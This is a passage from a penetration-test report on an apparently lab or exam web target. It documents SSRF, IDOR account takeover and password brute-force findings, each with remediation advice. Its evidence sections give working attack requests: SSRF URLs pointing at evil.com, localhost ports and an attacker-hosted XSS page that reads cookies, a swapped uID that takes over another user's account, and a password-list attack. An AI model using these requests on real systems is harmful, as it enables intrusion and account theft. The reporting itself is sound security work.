9 Access-Control-Allow-Origin: *
10 Vary: Accept-Encoding
11 Content-Length: 80
12 Connection: close
13 Content-Type: text/html
14
15 {"status": "success", "message": "You're registered successfully", "path": "\/login"}

```

PoC: Account created successfully.

Step 4: Try to login with the victim's email id and the new password set during registration.



PoC: Using new password to login.

Step 5: Logged in successfully and got access to the victim's account.

The screenshot shows a web browser window with the URL `me.terahost.exam/profile` in the address bar. The page title is "Tera Host". The main content area displays a yellow banner stating "Account takeover successful". To the right, a red header bar says "My details". Below this, there is a form with fields for Name, Surname, Email, Address, City, ZIP, IBAN, and New password. The "Name" field contains "Victim", the "Surname" field contains "User", the "Email" field contains "test1@email.com", the "Address" field contains "8850 Egestas Ave", the "City" field contains "Berlin", the "ZIP" field contains "29977-647", and the "IBAN" field contains "GT33211377800379210569053628". A red box highlights the "Name" and "Surname" fields. At the bottom of the form is an "Update" button.

Account takeover
successful

My details

Useful Links

- Home
- My Details

Name	Victim
Surname	User
Email	test1@email.com
Address	8850 Egestas Ave
City	Berlin
ZIP	29977-647
IBAN	GT33211377800379210569053628
New password	[REDACTED]

Update

PoC: Account takeover successful

F-HIGH-05: Server-Side Request Forgery	
IMPACT	HIGH
LIKELIHOOD	HIGH
OVERALL RISK	HIGH (8.6)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
VULNERABILITY CATEGORY	Input Validation, Configuration Management
DESCRIPTION	<p>Server-Side Request Forgery (SSRF) attacks are a type of security vulnerability wherein a malicious actor can manipulate a parameter on the web application to create or control requests from a vulnerable server. These attacks are often used by attackers to target internal systems that are inaccessible from the external network due to the use of a firewall.</p>
DISCUSSION OF IMPACT	<p>The risk associated with this vulnerability has been assessed as High.</p> <p>SSRF attacks remain quite powerful due to firewalls and network security; an attacker able to forge an arbitrary request through the server will benefit from the server's physical/logical position and the active firewall rules. A network resource that is invisible and forbidden to the attacker might be available when the request is executed from the server. A common example is a management server hidden to the outside world but allowed from the server, as it might manage its updates or monitor its usage.</p> <p>Using this vulnerability an attacker could easily perform:</p> <ul style="list-style-type: none"> • Port scanning of the locally available ports and could also access those services. • Attacker could launch XSS attacking by using this vulnerability. <p>The likelihood of exploiting this vulnerability is Medium.</p>
AFFECTED URL(S)	http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=
RECOMMENDATIONS	<p>It is recommended to,</p> <ul style="list-style-type: none"> • The most robust way to avoid Server-Side Request Forgery (SSRF) is to whitelist the DNS name or IP address that your application needs to access. If a whitelist approach does not suit you and you must rely on a blacklist, it's important to validate user input properly.

- To prevent response data leaking to the attacker, you must ensure that the received response is as expected. Under no circumstances should the raw response body from the request sent by the server be delivered to the client
- If your application only uses HTTP or HTTPS to make requests, allow only these URL schemas. If you disable unused URL schemas, the attacker will be unable to use the web application to make requests using potentially dangerous schemas such as file:///, dict://, ftp:// and gopher:///
- By default, services such as Memcached, Redis, Elasticsearch, and MongoDB do not require authentication. An attacker can use Server-Side Request Forgery vulnerabilities to access some of these services without any authentication. Therefore, to ensure web application security, it's best to enable authentication wherever possible, even for services on the local network.


References:

https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

SUPPORTING EVIDENCE(S)

Summary: Post exploitation of the privilege escalation vulnerability, import article functionality will be available. This functionality is vulnerable to SSRF vulnerability.

Step 1: Add a random URL in the text field and intercept the request.



PoC: Add random URL.

Step 2: Observe the intercepted request containing the **url** parameter.

```

Request to http://blog.terahost.exam:80 [10.100.13.34]
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex Hackveror
1 GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=http%3A%2F%2Fevil.com&action=import&import=Try HTTP/1.1
2 Host: blog.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
9 Cookie: PHPSESSID=b2pm135ukq5qb39d0u8ehnj9e6; auth=Ti8ra1RvUvBHD25HV3hydGFpZW1QlExeFo0dw5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNY9ENnZHYZlFelpQM1pRUjRBSDFDamRyVXMwWS95Sm9mWk9RNmdKTE09
10 Upgrade-Insecure-Requests: 1
11
12

```

Intercepted request

PoC: Original intercepted request

Step 3: Change the URL to a **localhost IP address (127.0.0.1)** or simply **localhost** as shown in the below evidence. This gives back a broken web page of the blog website in an http response.

```

Send < > Cancel < > Target: http://blog.terahost.exam
Request
Pretty Raw Hex
1 GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1&action=import&import=Try HTTP/1.1
2 Host: blog.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
9 Cookie: PHPSESSID=b2pm135ukq5qb39d0u8ehnj9e6; auth=Ti8ra1RvUvBHD25HV3hydGFpZW1QlExeFo0dw5zNnlVa1dSV244NmI4K1J1ZThkdmZHaUVWNY9ENnZHYZlFelpQM1pRUjRBSDFDamRyVXMwWS95Sm9mWk9RNmdKTE09
10 Upgrade-Insecure-Requests: 1
11
12

```

0 matches

PoC: Add localhost in the URL.


Step 4: Let's try to perform port scanning using an intruder. As shown in the below evidence, a few ports were found to be open.

Attack	Save	Columns						
Results	Positions	Payloads	Resource Pool			Options		
Filter: Showing all items								
Request	Payload	Status	Error	Timeout	Length	Comment		
28210	28209	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
28211	28210	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
81	80	200	<input type="checkbox"/>	<input type="checkbox"/>	3305			
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2663			
632	631	200	<input type="checkbox"/>	<input type="checkbox"/>	2663			
5001	5000	200	<input type="checkbox"/>	<input type="checkbox"/>	304			
1338	1337	200	<input type="checkbox"/>	<input type="checkbox"/>	298			
1	0	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
2	1	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
3	2	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
4	3	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
5	4	200	<input type="checkbox"/>	<input type="checkbox"/>	276			
6	5	200	<input type="checkbox"/>	<input type="checkbox"/>	276			

Request	Response
Pretty	
Raw	
Hex	
Hackvertor	
1	GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=127.0.0.1:1337&action=import&import=Try HTTP/1.1
2	Host: blog.terahost.exam
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5	Accept-Language: en-US,en;q=0.5
6	Accept-Encoding: gzip, deflate
7	Connection: close
8	Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
9	Cookie: PHPSESSID=b2pm135ukq5qb39d0u8ehnj9e6; auth=T18ra1RvUvBhd25HV3hydGfpZw10Q1ExeF00dw5zlnlVvaldSV244NmI4K1J1ZThkdmZhaUVnNy9ENnZHYZzlFelpQMLpRUjRBSDFDamRyVXMwWS95Sm9mWk9RNmdKTE09
10	Upgrade-Insecure-Requests: 1
11	
12	

PoC: Found open ports.

Step 5: Let's try to perform an XSS attack using this vulnerability. Host an html containing the XSS payload and provide the URL for the html file shown below.




```

Send Cancel < > Target: http://blog.terahost.exam
Request Response
Pretty Raw Hex Render
1 GET /9c717baeeca3a2c67f2c7797c96292ca/fetch.php?url=10.100.13.200/xss.html&action=import&import=Try HTTP/1.1
2 Host: blog.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/201001 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://blog.terahost.exam/9c717baeeca3a2c67f2c7797c96292ca/fetch.php
9 Cookie: PHPSESSID=b2pm135ukq5qb39d0u8ehnj9e6; auth=T18ra1RvUvBhd25HV3hydGfpZw10Q1ExeF00dw5zlnlVvaldSV244NmI4K1J1ZThkdmZhaUVnNy9ENnZHYZzlFelpQMLpRUjRBSDFDamRyVXMwWS95Sm9mWk9RNmdKTE09
10 Upgrade-Insecure-Requests: 1
11
12 <!DOCTYPE html>
13 <html lang="en">
14   <head>
15     <meta charset="UTF-8">
16     <meta name="viewport" content="width=device-width, initial-scale=1.0">
17     <title>
18       Document
19     </title>
20   </head>
21   <body>
22     <script>
23       alert(document.domain+'\n\n\n'+document.cookie)
24     </script>
25     <h1>
26       XSS Attack
27     </h1>
28   </body>
29 
```


PoC: Test for XSS attack

Step 6: The XSS payload is executed when the same URL is accessed in the browser.



PoC: XSS payload executed.

Step 7: Accessing the internal admin panel of the **Cups printer** service.



PoC: Accessing Cups printer portal.

Step 8: Accessed the **Cups printer portal** successfully by exploiting SSRF.

• [CUPS.org](#)
 • [Home](#)
 • [Administration](#)
 • [Classes](#)
 • [Help](#)
 • [Jobs](#)
 • [Printers](#)

CUPS 2.1.3

CUPS is the standards-based, open source printing system developed by [Apple Inc.](#) for OS X® and other UNIX®-like operating systems.

CUPS for Users

[Overview of CUPS](#)
[Command-Line Printing and Options](#)
[User Forum](#)

CUPS for Administrators

[Adding Printers and Classes](#)
[Managing Operation Policies](#)

loaded content of the printing based service with admin access

PoC: Cups portal accessed successfully.

F-HIGH-06: Account Takeover via Insecure Direct Object Reference (IDOR)	
IMPACT	HIGH
LIKELIHOOD	HIGH
OVERALL RISK	High (8.6)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
VULNERABILITY CATEGORY	Broken Access Control
DESCRIPTION	
Insecure Direct Object Reference, also called IDOR refers to when a reference to an internal implementation object, such as a file or database key, is exposed to users without any other access control. In such cases, the attacker can manipulate those references to get access to unauthorized data. In a web application, whenever a user generates, sends, or receives a request from a server, there are some HTTP parameters such as "id", "uid", "pid" etc that have some unique values which the user has been assigned.	
DISCUSSION OF IMPACT	
The risk associated with this vulnerability has been assessed as High .	
As a result of this vulnerability attackers can bypass authorization and access resources in the system directly, for example database records or files. Such resources can be database entries belonging to other users, files in the system etc. An attacker can steal sensitive information from unrestricted directories and use this to craft other attacks.	
In this scenario, an attacker can take over any users account by simply changing the value of " uid " parameter while updating profile data.	
The likelihood of this vulnerability getting exploited is Medium .	
AFFECTED URL(S)	
http://me.terahost.exam/update-user	
RECOMMENDATIONS	
It is recommended to,	
<ul style="list-style-type: none"> • Developers should use indirect reference maps. Direct mapping can easily be guessed by attackers. • If direct objects must be used, then the developers should ensure through validating that the user is authorized to view what they are attempting to access. • Developers should use only one user or session for indirect object references. 	

References:

https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

SUPPORTING EVIDENCE(S)

Summary: We have a victim user account present in this application with the email id victim@email.com and **uID=500**.

Step 1: Login as an attacker user, add profile details, and set the same email id as victim user as shown below.

PoC: Login as attacker and add details.

Step 2: Visit <http://me.terahost.exam/session> to know the attacker's **id** value.



PoC: id value of attacker user.

Step 3: Intercept the update profile request and observe the id value.

Request to http://me.terahost.exam:80 [10.100.13.37]

Forward Drop Intercept is on Action Open Browser

```

Pretty Raw Hex Hackverte
1 POST /update-user HTTP/1.1
2 Host: me.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 194
10 Origin: http://me.terahost.exam
11 Connection: close
12 Referer: http://me.terahost.exam/profile
13 Cookie: _sid_=818a907m60holfq8qef0t43o11
14
15 name=Account&surname=Hacked&email=victim%4@email.com&street_address=dstfdf&city=sdfsd&zip=sdfdsf&iban=-dfsdfsdf&password=Qwerty%23%2311&uID=08
acdt67gshfuiuasfsg=73b817090081cef1bca77232f4532c5d

```

Original request

PoC: Original request**Step 4:** Change uID value to 500 which belongs to the victim user.

Request to http://me.terahost.exam:80 [10.100.13.37]

Forward Drop Intercept is on Action Open Browser

```

Pretty Raw Hex Hackverte
1 POST /update-user HTTP/1.1
2 Host: me.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 194
10 Origin: http://me.terahost.exam
11 Connection: close
12 Referer: http://me.terahost.exam/profile
13 Cookie: _sid_=818a907m60holfq8qef0t43o11
14
15 name=Account&surname=Hacked&email=victim%4@email.com&street_address=dstfdf&city=sdfsd&zip=sdfdsf&iban=-dfsdfsdf&password=Qwerty%23%2311&uID=500
acdt67gshfuiuasfsg=73b817090081cef1bca77232f4532c5d

```

change uID value to the victim
users value and forward this
request

New password: Qwerty##11

PoC: Change uID value and forward this request.**Step 5:** Observe the response of the profile data update request.

Response from http://me.terahost.exam:80/update-user [10.100.13.37]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex Render Hackvertor


```

1 HTTP/1.1 200 OK
2 Date: Sun, 19 Nov 2023 16:03:10 GMT
3 Server: eXtreme
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Pragma: no-cache
6 X-Content-Type-Options: nosniff
7 X-Frame-Options: sameorigin
8 Animal: cow, camel
9 Access-Control-Allow-Origin: *
10 Vary: Accept-Encoding
11 Content-Length: 92
12 Connection: close
13 Content-Type: text/html
14
15 {"status":"success","message":"Your info have been updated successfully","path":"\profile"}

```

PoC: Response of update profile request

Step 6: Try to login as a victim user with a newly set password and original email id.



PoC: Login as victim with new credentials


Step 7: Attacker got access to the victim's account as shown below.

The screenshot shows a web application interface for 'Tera Host'. At the top, there's a navigation bar with links to 'Docs', 'Kali Forums', 'Kali NetHunter', 'Exploit-DB', 'Google Hacking DB', and 'OffSec'. On the right side of the header are 'PwnFox-green' and 'Logout' buttons. Below the header, the main content area has a red header bar with the text 'My details' and a left-pointing arrow. To the left, under 'Useful Links', are 'Home' and 'My Details' buttons. The central part of the page contains a form with fields for Name, Surname, Email, Address, City, ZIP, IBAN, and New password. All fields have been modified by an attacker. A red box highlights the entire form area. At the bottom right of the form is a 'Update' button. The overall background is dark.

PoC: Account takeover successful

Name	Account
Surname	Hacked
Email	victim@email.com
Address	dsfsdf
City	sdfsdf
ZIP	sdfdsf
IBAN	-dfdsfdf
New password	*****

F-HIGH-07: Valid Accounts can be Brute Forced	
IMPACT	HIGH
LIKELIHOOD	MEDIUM
OVERALL RISK	HIGH (8.1)
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H
VULNERABILITY CATEGORY	Configuration Management
DESCRIPTION	<p>It was observed that the user account can be brute forced as account does not get locked after 5 invalid attempts. An attacker who knows a valid username can guess the password of the valid user's account.</p>
DISCUSSION OF IMPACT	<p>The risk associated with this vulnerability has been assessed as High.</p> <p>An attacker can guess the password of a valid user and can login into the application. Automated tools can be used to brute force the password.</p> <p>The likelihood of this vulnerability getting exploited is Medium.</p>
AFFECTED URL(S)	http://me.terahost.exam/login-user
RECOMMENDATIONS	<p>It is recommended to,</p> <ul style="list-style-type: none"> • An account lockout policy should be implemented. • Implement CAPTCHA properly.
References:	https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks
SUPPORTING EVIDENCE(S)	<p>Step 1: Enter victim's email id, random password and intercept the request.</p>

**PoC: Enter data and intercept the request.****Step 2:** Send this request to the intruder.

Screenshot of the OWASPEraser tool's Intercept tab. It shows a captured POST request to http://me.terahost.exam:80. The request body contains the following parameters:

```

1 POST /login-user HTTP/1.1
2 Host: me.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 42
10 Origin: http://me.terahost.exam
11 Connection: close
12 Referer: http://me.terahost.exam/login
13 Cookie: _sid=_9bn5666rjj8g10su4spbnimqv2
14
15 email=victim%40test.com&password=sdfsdfsf

```

The 'Intercept is on' button is highlighted. To the right, a context menu is open under the 'Scan' section, with 'Send to Intruder' highlighted.

PoC: Enter data and intercept the request.**Step 3:** Set the attack position for the password brute force attack.

② Choose an attack type
Attack type: Sniper

② Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://me.terahost.exam

```

1 POST /login-user HTTP/1.1
2 Host: me.terahost.exam
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 42
10 Origin: http://me.terahost.exam
11 Connection: close
12 Referer: http://me.terahost.exam/login
13 Cookie: _sid=_9bn5066rjj8gl0su4spbnimqv2
14
15 email=victim%40test.com&password=$sdfsdfsf$
```

Set attack position

PoC: Set attack position.**Step 4: Add a common password list and start the brute force attack.**

Positions **Payloads** Resource Pool Options

② Payload Sets
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 99
Payload type: Simple list Request count: 99

② Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.

Paste	password
Load ...	123456
Remove	12345678
Clear	1234567890
Deduplicate	12345678901234567890
Add	Enter a new item
Add from list ...	

Start attack

Add password list and start attack

② Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		

PoC: Add wordlist and start attack.**Step 5: Observe the response body when a valid password for the victim's account is found.**

Filter: Showing all items							
Request	Payload	Status	Error	Timeout	Length ▾	Comment	
24	test123	200	<input type="checkbox"/>	<input type="checkbox"/>	446		valid password found.
0		200	<input type="checkbox"/>	<input type="checkbox"/>	377		
1	password	200	<input type="checkbox"/>	<input type="checkbox"/>	377		
2	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	377		
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	377		
4	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	377		
